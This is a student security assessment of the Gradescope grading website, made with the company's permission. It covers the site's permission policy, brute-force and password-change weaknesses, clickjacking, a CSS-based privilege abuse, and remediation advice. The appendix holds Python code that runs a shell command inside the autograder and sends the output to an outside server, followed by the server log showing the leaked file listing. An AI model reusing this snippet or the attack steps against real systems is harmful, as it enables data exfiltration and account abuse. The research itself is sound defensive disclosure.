Please do not publish until we receive permission from Gradescope.

Security Analysis of Gradescope

Phillip Graham, Rodrigo Lopez Uricoechea, Cathie Yun, Emily Zhang

May 12, 2016

1 Abstract

jiiiiuOur team performed a security analysis of the Gradescope website that is commonly used at MIT classes, at `https://www.gradescope.com`. We start with what we envision the security policy should be for the website. We then go into an analysis where we discuss the methods we used to look for vulnerabilities, and what we found. We then show several exploits we crafted, that illustrate how an attacker could use the found vulnerabilities to achieve malicious goals. We wrap up by summarizing the findings and giving recommendations to Gradescope for what they could do to improve their security.

2 Gradescope Overview & Architecture

Gradescope is an independent website that launched in late 2014. It aims to simplify the grading process for professors and TAs, while providing little to no additional burden to students. It is used by a number of different universities, including MIT.

Gradescope provides three distinct functionalities: professors can upload and grade tests, grade traditional problem sets that students have uploaded, and upload an autograder that will check student code submissions. All of this functionality is built upon Gradescope's main page, which is built using Ruby on Rails.

Tests and traditional problem sets are uploaded as either image files or PDFs. PDF parsing is done with three external libraries: PDFium [1], Ghostscript [2], and Poppler [3].

Autograder instances are run inside of Docker containers on Amazon EC2 servers. We go into further detail for these machines later.

Gradescope's authentication consists of passwords and cookies. We found that their cookie management was done securely, while their password management could use some improvements, which we will detail below.

[1] https://github.com/pvginkel/PdfiumViewer
[2] https://sourceforge.net/projects/ghostscript/
[3] https://poppler.freedesktop.org/

3 Gradescope Security Policy

3.1 Unaffiliated Individuals

Agents that have not registered an account with Gradescope

1. Register as Student if invited to class
2. Register as Instructor if affiliated with University
3. Cannot learn about existing classes
4. Cannot learn about registered users

3.2 Affiliated Individuals Actors

Agents that have registered an account with Gradescope

1. Can change full name, email address, student ID, password, link to google
2. Can enroll in a course if the Agent has access to the unique course code
3. View their enrolled classes
4. Cannot learn about classes they are not enrolled in
5. Cannot learn about registered users in classes they are not enrolled in

3.2.1 Course Staff Actors

Agents that have registered an Course Staff, or Teacher, Account with Gradescope: [4]

1. Can view Roster of enrolled Instructors, TAs, Readers, and Students
   (a) This includes viewing associated Student ID, Full Name, and Email Address
2. Create Regular or Coding Assignments and Tests
   (a) Manage the Group status of an assignment and change the maximum number of group members
3. Upload Exams and associate them with a Student Accounts
4. Upload Autograder for Coding Assignments
5. Manage Grading Rubric for Regular and Coding Assignments
6. View question and rubric-level statistics for Exams and Assignments
   (a) Change permissions for Student Actors' access to these statistics
7. Can submit an Assignment on behalf of a student after the deadline
8. Annotate Student Assignments

[4] The following permissions apply for only classes the Course Staff Actor is enrolled in.

9. Review and Publish grades
10. Manage Regrade requests
11. View all Students' grades

3.2.1.1 Instructors

Agents that have an Course Staff Account with Gradescope and have been assigned the role as Instructor for a particular class: [5]

1. Create Classes
2. Remove TAs, Readers, or Students from a class
3. Assign and Modify roles for TAs, Readers, Students, and other Instructors

3.2.1.2 TAs and Readers

Agents that have an Course Staff Account with Gradescope and have been assigned the role as TA or Reader for a particular class: [6]

1. Remove Students from a class

3.2.2 Student Actors

Agents that have registered a Student Account with Gradescope: [7]

1. Can view the names of Instructors for the course
2. Cannot learn about TAs, Readers, or other Students enrolled in the course
3. Submit completed Regular or Coding Assignments
   (a) Remove themselves as a contributor to a Group Assignment
   (b) Add and remove other Students as contributors to Group Assignments
4. Cannot submit Assignments after their deadline
5. View their own grades
6. View annotations on their Assignments
7. Request regrades

[5] The following permissions apply only for classes the Course Staff Actor is enrolled in and assigned the role of Instructor.
[6] The following permissions apply only for classes the Course Staff Actor is enrolled in and assigned the role of TA or Reader.
[7] The following permissions apply only for classes the Student Actor is enrolled in.

4 Our Security Analysis

4.1 Methodology

Our security analysis used both automated testing tools as well as manual inspection of what we thought would be weak areas of Gradescope. While the automated testing tools were good for a general sweep of checking common vulnerabilities, the more crafty manual tests and exploits led to more interesting results.

4.2 Automated Testing and Results

Our primary automated testing tool was Burp Suite [8], specifically its scanner function, which is advertised as being able to identify the OWASP Top 10 [9] vulnerabilities. Burp Suite was able to mimic logins and access user-specific information. The scanner was not able to find opportunities for XSS, CSRF, or SQL injection and most other common attacks, but it was able to find several low-threat vulnerabilities, which we confirmed manually:

1. **SSL secure flag on cookies were not set**. This didn't end up being such a big problem, as Gradescope used HSTS and all requests were forcibly sent using HTTPS.

2. **The website was loadable in an iframe**. We were able to detect a clickjacking vulnerability, as described below in the `Exploits` section.

   We also used Vega [10], another automated testing suite similar to but less comprehensive than Burp Suite. Vega discovered the same things as Burp Suite in addition to finding that Gradescope's certificate used SHA-1 as a hash.

In summary, automated testing didn't point towards exciting vulnerabilities but it did confirm some of our results from manual testing. It also confirmed that Gradescope was abiding by good security practices and avoided the pitfalls of the most common vulnerabilities.

4.3 Manual Testing

4.3.1 Providing Unexpected Input

We tried giving Gradescope unexpected input in all possible places. In text boxes (e.g. class names, class descriptions, assignment information, etc.), we entered in classic XSS and SQL injection-type strings. We also tried uploading corrupted PDFs, which were handled gracefully with "unable to compile" errors. Vega and Burp Suite also performed fuzzing attacks in the URLs, which were handled gracefully and securely.

With Gradescope's permission we also tried uploading malicious autograder code and malicious student submissions. We were able to ping outside servers through the student submissions, allowing for possible botnet attacks, which we go into more detail in section `3.4.1`.

[8] https://portswigger.net/burp/scanner.html
[9] https://www.owasp.org/index.php/Top_10_2013
[10] https://subgraph.com/vega/

4.3.2 Permission Play

In playing around with the permissions that TAs, graders, and readers were granted, we found that the front end permissions did not align with the back end permissions. We were able to fiddle with the CSS of the roster page to allow, for example, TAs or readers to remove instructors from the class. This is explained in more detail in the section `3.4.3`.

4.3.3 Network Interception

We manually intercepted and inspected outgoing requests and incoming responses. We found that information was properly encrypted and protected. We also tried to record cookies to let unauthenticated users gain access to pages they did not have permissions for, without success. We did find that the secure flags were not set, but that Gradescope used HSTS, which forces an HTTPS protocol. Therefore, despite the secure flags not being set, it was impossible to use HTTP to leak the cookies anyway.

4.3.4 Password Management

Gradescope's password management left many open opportunities for attack. We noticed that neither the Gradescope UI nor its associated API endpoint limited the number of sign-in attempts, and it did it have any timeouts. An attacker could easily brute-force a login. Additionally, we also found that Gradescope did not require a user to enter their current password when setting a new password, and it did not email a user when their password was changed. In combination, the unlimited sign-in attempts and lack of notification could allow an attacker to stealthily break in and change a user's password without the user knowing until much later.

4.4 Our Exploits

4.4.1 Exploiting Autograder Docker Instances

Since Gradescope uses virtual machine instances to run autograders for coding assignments, we were unable to find a way to penetrate Gradescope's internal network. However, we thought that we might be able to use the VM instances for our own purposes, thereby having free access to computing power. The main question at hand was whether the VM instances would be able to connect to a computer outside of the Gradescope network. If so, then it would be possible to run malicious code, e.g. a bitcoin miner or spam server, and then report the results back to an external machine.

We attempted to create code that would ping an external server from two different actors: the course staff and the students. We found that if the autograder code (submitted by the course staff), tried to ping an external server, the VM instance would not compile. However, we were able to ping an external server using student submitted code. This means that students would be able to upload malicious code to the VM instance which could then communicate its result to an external server. While this does not compromise Gradescope's internal network, and thus does not violate the students' security policy, we still consider it a security vulnerability.

4.4.2 Clickjacking Attack

Clickjacking is an attack where a user is tricked into clicking on something different than what they think they are clicking on, thus potentially revealing confidential information or getting them to do an action that is beneficial to the malicious party [11]. A clickjacking attack is typically executed by getting a user to visit a page with content such as a video or a dialog box, but with an iframe containing the clickjacked website underneath the visible content. Then, when the user clicks the "play" or "cancel" button, they are actually clicking on a spot in the clickjacked website.

We chose a Gradescope endpoint that was only accessible by signed-in users with certain permissions. We made a demo website that loaded this Gradescope endpoint and overlaid a `div` over the iframe. Then, we loaded this Gradescope endpoint into the iframe, and showed that the user was logged in in the iframe and could still interact with the gradescope page under the div, proving that it is possible to do a clickjacking attack on Gradescope. To execute a full-fledged attack, we would host the file at a plausible URL, decorate the div to be a believable website, embed a class-specific Gradescope endpoint in the malicious page's iframe, and email that website to TAs and instructors. Then, we would wait for the TAs and instructors to open the URL and click on "buttons" on the malicious page, where the "buttons" would line up with strategic click points on the Gradescope endpoint in the iframe. Thus, we would be able to steal their clicks to do what we want them to do on their logged-in Gradescope accounts.

Below is a screenshot of the demo website we created. In the iframe, we loaded an endpoint [12] that links to the grading page for a specific submission for a specific assignment. In this frame, if the user presses "1" on their keyboard or is fooled into clicking the first field in the rubric, then that submission will be given full credit for that question.

Figure 1: Clickjacking overlay

[11] https://www.owasp.org/index.php/Clickjacking
[12] https://staging.gradescope.com/courses/1643/questions/33900/submissions/5475633/grade

4.4.3 Anarchy Attack

The anarchy attack, mentioned previously, was when we were able to cause a TA to essentially destroy the leadership roles in a class. The initial attack is fairly simple, and a result of Gradescope's lax enforcement of least privilege. Any TA[13] can access the course roster; they not only have read access, but also the ability to change the role of any Student, TA, Reader or Instructor. In addition, the TA can remove any member of the class from the class, regardless of their role, with the exception of themselves. This means that a malicious TA could revoke the administrative privileges of the entire course staff, including themselves.



Figure 2: The roster page before the anarchy attack.

The final part of our attack was that we were able to cause a single administrator to remove themselves from the class. While Gradescope attempts to prevent this from happening by disabling the button for an administrator to remove themselves from the class, or make themselves a student, this is easily circumvented. We were able to edit the CSS on the course roster page to reenable both the button to delete oneself, as well as the drop-down to demote oneself to a student. After doing this, we were able to toggle the "status" drop-down menu as well as click the "delete" button. This allowed us to effectively remove all administrators from the course, resulting in no users being able to view the grades for or manage the course.



Figure 3: The roster page after the anarchy attack.

[13]Note that we are using the example of a TA, but this example can also be applied to a Reader or an Instructor

Figures 2 and 3 show the anarchy attack in action. In the Figure 2, the class is as normal, with one TA, one Instructor, and two Students. The TA is viewing the roster page, so they cannot remove themselves. In Figure 3, the TA has demoted the Instructor to a Student, and has disabled the CSS which prevented them from deleting themselves, meaning that they now have the power to remove themselves from the class, leaving the class with no instructors.

5 Findings

After performing a security analysis of Gradescope, we found many things that they did well, and also came up with a few recommendations that would further improve Gradescope's security. Let us begin by describing a selection of things that we thought that Gradescope did well.

The privileges of students are set to be very low, so that they stay well within their role defined in the security policy. These privileges, or lack thereof, are apparent not only on the frontend, but also on the backend. That is, a user with a student cookie will not be able to query information about other students, or edit class details.

In addition, Gradescope does a good job of preventing Cross Site Scripting by escaping the majority of text inputs. While we found a couple exceptions (they didn't escape the "\" character which threw javascript errors), we were unable to do anything malicious in these few cases, concluding that Gradescope's current methods work well at preventing XSS attacks.

We believed that thought that running autogrades in virtual machine instances was great for Gradescope's overall security. By running the autograder in these isolated machines, Gradescope is greatly increasing the difficulty to break out of the autograder instance and enter into Gradescope's own network, which would make it vulnerable to malicious attacks.

6 Recommendations

We found that there were certain areas in which Gradescope fell short in security. For these areas, we have created a number of recommendations.

Gradescope's cookie management is done well, meaning that we could not find a way to impersonate a user. However, their password management problems create a huge security issue, especially when chained together. We strongly recommend that Gradescope limit the number of incorrect password attempts, as well as requiring the previous password when changing passwords.

A compromised account is made even more dangerous by the lax enforcement of least privilege. Even if an instructor has created a secure password that would be difficult to brute force, a compromised account for any member of the teaching staff, even TAs or Readers, could wreak havoc on the entire class. We strongly recommend that Gradescope enforce a stricter system of least privilege, in which users are given the same set of privileges as they would expect in the real world.

Both of these vulnerabilities could also be improved by increased email notifications. By notifying a user when their status in a class or their password has been changed, users would know right away if something malicious is going

on in either their class or their account. We suggest that Gradescope increase the prevalence of email notifications when accounts' information and privileges are changed.

In addition, we suggest that Gradescope limit the capabilities of their virtual machines. As described above, we were able to ping an external server from within a virtual machine, meaning that it would be possible to run malicious software on Gradescope's virtual machines. Simply limiting the machines' network access would eliminate this problem.

Lastly, while we couldn't find any major issues with Gradescope's cookie handling, we noticed that they didn't have the secure flag set on their cookies. This means that if the site is accessed via HTTP, then the cookie could be compromised. Since Gradescope is using HSTS, we were unable to access any part of the site via HTTP; however, a vulnerability found in HSTS could lead to a cookie being compromised. Because of this, we suggest that Gradescope set the secure flag on their cookies.

7 Conclusion

In conclusion, we were able to find a number of weaknesses in Gradescope's current iteration. We described a detailed security policy for the site, and were able to show how a malicious user could take over a class, as well as the ability to clickjack.

We would like to thank Arjun Singh, the CEO of Gradescope, for being very helpful with giving us permission and assisting us in our security analysis throughout this process. Our TA, Kevin King, guided us in our search for security vulnerabilities, and Max Justicz lent his extensive network security knowledge and toolkit to help us in our hunt for exploits. And of course, we're grateful to Prof. Rivest for a making 6.857 a very interesting, informative, and inspiring class for us all.

A Code submission exploit: student submitted code snippet

```
import urllib2, subprocess, urllib
proc = subprocess.Popen(["ls", "/"], \
                stdout=subprocess.PIPE, shell=True)
(out, err) = proc.communicate()
req = urllib2.Request('http://multibear.mit.edu/gradescope/' \
                + urllib.quote(out))
urllib2.urlopen(req)
```

B Code submission exploit: server response

```
52.10.131.235 - - [03/May/2016:22:02:23 -0400]
"GET /gradescope/calculator.py%0Acalculator.pyc%0A \
run_autograder%0Arun_tests.py%0Asetup.sh%0Atests%0A \
HTTP/1.1" 404 168 "-" "Python-urllib/2.7"
```